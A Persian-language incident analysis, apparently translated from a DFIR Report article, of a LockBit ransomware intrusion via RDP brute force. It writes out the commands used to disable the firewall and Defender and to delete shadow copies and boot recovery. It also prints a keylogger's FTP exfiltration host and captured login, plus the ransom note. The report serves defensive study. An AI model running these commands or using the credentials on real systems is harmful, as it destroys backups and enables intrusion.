



بیم‌الاعراض





Lockbit Ransomware

Why you no spread

تهیه شده توسط تیم تولید محتوای وب سایت چلنجینو





فهرست مطالب

۴.....	مقدمه
۵.....	توضیحات اولیه
۵.....	دسترسی اولیه (Initial Access)
۶.....	اقدامات مهاجم (Action on Objectives)





مقدمه

در سال‌های اخیر، حملات باج‌افزاری به یکی از جدی‌ترین تهدیدات امنیت سایبری برای سازمان‌ها تبدیل شده‌اند. مهاجمان با سوءاستفاده از ضعف‌های پیکربندی، گذرواژه‌های ضعیف و سرویس‌های در معرض اینترنت، تلاش می‌کنند به شبکه‌های سازمانی نفوذ کرده و با رمزگذاری داده‌ها، قربانیان را مجبور به پرداخت باج کنند. یکی از روش‌های متداول برای دسترسی اولیه در این حملات، سوءاستفاده از پروتکل Remote Desktop Protocol (RDP) است که در صورت عدم ایمن‌سازی مناسب، می‌تواند به راحتی هدف حملات Brute Force قرار گیرد.

خانواده باج‌افزار LockBit از جمله فعال‌ترین و پیشرفته‌ترین گروه‌های باج‌افزاری در سال‌های اخیر محسوب می‌شود که با استفاده از مدل Ransomware-as-a-Service (RaaS) فعالیت می‌کند. این گروه با ترکیب روش‌های مختلف نفوذ، غیرفعال‌سازی ابزارهای دفاعی و اجرای سریع مرحله رمزگذاری، توانسته است طیف گسترده‌ای از سازمان‌ها را هدف قرار دهد. در بسیاری از موارد، مهاجمان پس از دسترسی اولیه، به سرعت سطح دسترسی خود را افزایش داده و کنترل کامل دامنه را در اختیار می‌گیرند.

در این گزارش، روند یک حمله باج‌افزاری مرتبط با LockBit بررسی می‌شود که در آن مهاجم از طریق RDP Brute Force وارد سیستم شده و در مدت کوتاهی سطح دسترسی خود را به Domain Admin ارتقا داده است. سپس با غیرفعال‌سازی مکانیزم‌های امنیتی، برقراری ارتباط با یک سرور خارجی و اجرای ابزارهای مرتبط با باج‌افزار، فرآیند رمزگذاری را آغاز کرده است.

تحلیل این رخداد می‌تواند دید مناسبی از تاکتیک‌ها، تکنیک‌ها و رویه‌های (TTPs) مورد استفاده مهاجمان در حملات واقعی ارائه دهد.






توضیحات اولیه

RDP brute forcing هنوز هم یکی از روش‌های محبوب برای ورود باج‌افزارها است.

در ماه گذشته، فعالیتی از خانواده باج‌افزار Lockbit مشاهده شد.



دسترسی اولیه (Initial Access)

ورود به سیستم از طریق RDP با IP 165.231.142.36

مهاجم وارد شد و ۱۵ دقیقه بعد حساب کاربری خود را به DA (Domain Admin) تغییر داد.





اقدامات مهاجم (Action on Objectives)

برخلاف دیگر مهاجمان که محیط قربانی را با دقت بررسی و موجودی گیری می کنند، این مهاجم مستقیماً وارد مرحله نهایی شد.

آن‌ها از ابزاری استفاده کردند تا دفاع‌های امنیتی سیستم را غیرفعال کنند، ابزاری که در مسیر Appdata کاربر پنهان شده بود.

%APPDATA%\svchost.exe

این ابزار دستورات زیر را اجرا می‌کرد:

```
netsh firewall set opmode disable
net stop security center
net stop WinDefend
```

سپس بدافزار ارتباط خود را با یک سرور FTP اوکراینی باز نگه داشت، حتی بعد از نصب باج‌افزار

data.win.eventdata.image	data.win.eventdata.destinationip	data.win.eventdata.destinationPort
C:\Users\Administrator\AppData\Roaming\svchost.exe	185.86.76.30	35461
C:\Users\Administrator\AppData\Roaming\svchost.exe	185.86.76.30	21

در ادامه مشاهده شد که svchost هر روز یک بار بعد از آلوده شدن، با استفاده از Hakops15، کلیدهای تایپ شده را به سرور FTP زیر ارسال می‌کند.

ftp://185.86.76.30/./HAKOPS_K_15/	/1.52.43 PM/Kayitlar.html
ftp://185.86.76.30/./HAKOPS_K_15/	/10.07.39 AM/Kayitlar.html
ftp://185.86.76.30/./HAKOPS_K_15/	/2.07.46 PM/Kayitlar.html
ftp://185.86.76.30/./HAKOPS_K_15/	/2.22.50 PM/Kayitlar.html
ftp://185.86.76.30/./HAKOPS_K_15/	/7.50.24 AM/Kayitlar.html





```
220 FTP Server ready.
```

```
USER 226828-patrushef
```

```
331 Password required for 226828-patrushef
```

```
PASS rGLn7kEKwSev
```

در ادامه مراحل این حمله، مستقیماً مرحله نصب باج‌افزار آغاز می‌گردد که به نظر می‌رسد این فرآیند با دو ابزار زیر انجام شده باشد:

screensaver.exe


9689A16B72D48DAB.exe

این دو مستقیماً روی دسکتاپ نصب شدند.

البته با بررسی‌هایی که صورت پذیرفت، به نظر می‌رسد فایل screensaver.exe در حمله استفاده نشده است.

این فایل اجازه می‌دهد دسترسی به دسکتاپ قفل شود.





به جای آن، فایل اجرایی با نام عدد تصادفی اجرا شد که از نوع باج افزار Lockbit است.

همان طور که انتظار می رود، مجموعه استانداردی از دستورات باج افزار را مشاهده می کنیم:

```
"C:\\Windows\\System32\\cmd.exe" /c vssadmin delete shadows /all /quiet & wmic shadowcopy delete & bcdedit /set {default} bootstatuspolicy ignoreallfailures & bcdedit /set {default} recoveryenabled no & wbadm delete catalog -quiet
vssadmin delete shadows /all /quiet
wmic shadowcopy delete
bcdedit /set {default} bootstatuspolicy ignoreallfailures
bcdedit /set {default} recoveryenabled no
wbadm delete catalog -quiet
```

بعد از آن، دیدیم که فایل اجرایی کل شبکه 16/ را Ping می کند و سپس به میزبان های زنده (alive hosts) از طریق SMB وصل می شود، اما هیچ آلودگی واقعی پخش نشده بود.

ما نمی فهمیم چرا باج افزار پخش نشد، در حالی که احراز هویت موفق بود و share ها شناسایی شده بودند.

data.win.eventdata.image	data.win.eventdata.destinationip	data.win.eventdata.destinationPort
C:\\Users\\Administrator\\Desktop\\New folder (3)\\9689A16B72D48DAB.exe	10. .62	445
C:\\Users\\Administrator\\Desktop\\New folder (3)\\9689A16B72D48DAB.exe	10. .61	445
C:\\Users\\Administrator\\Desktop\\New folder (3)\\9689A16B72D48DAB.exe	10. .240	445
C:\\Users\\Administrator\\Desktop\\New folder (3)\\9689A16B72D48DAB.exe	10. .241	445
C:\\Users\\Administrator\\Desktop\\New folder (3)\\9689A16B72D48DAB.exe	10. .250	445





در این مرحله، باج‌افزار عملیات باج‌گیری روی تنها یک سیستم را به پایان رساند و یادداشت زیر را باقی گذاشت.

```


Restore-My-Files - Notepad
File Edit Format View Help
All your important files are encrypted!
Any attempts to restore your files with the thrid-party software will be fatal for your files!
RESTORE YOU DATA POSSIBLE ONLY BUYING private key from us.
There is only one way to get your files back:

1) Through a standard browser(FireFox, Chrome, Edge, Opera)
| 1. Open link http://lockbit-decryptor.com/?9{          4
| 2. Follow the instructions on this page

2) Through a Tor Browser - recommended
| 1. Download Tor browser - https://www.torproject.org/ and install it.
| 2. Open link in TOR browser - http://lockbitks2tvmnik.onion/?9{          4
|    This link only works in Tor Browser!
| 3. Follow the instructions on this page

#### Attention! ####
# lockbit-decryptor.com may be blocked. We recommend using a Tor browser to access the site
# Do not rename encrypted files.
# Do not try to decrypt using third party software, it may cause permanent data loss.
# Decryption of your files with the help of third parties may cause increased price(they add their fee to our).
# Tor Browser may be blocked in your country or corporate network. Use https://bridges.torproject.org or use Tor Browser over VPN.
# Tor Browser user manual https://tb-manual.torproject.org/about
  
```

همچنین Lockbit کلیدهای رجیستری زیر را نیز ایجاد نمود:



صفحه پشتیبانی Lockbit:

این خانواده باج‌افزار از یک وبسایت و قابلیت چت زنده استفاده می‌کند، برخلاف خانواده‌های قبلی که عمدتاً از طریق ایمیل با قربانیان در تماس بودند.

منبع:

<https://thefirreport.com/2020/06/10/lockbit-ransomware-why-you-no-spread/>

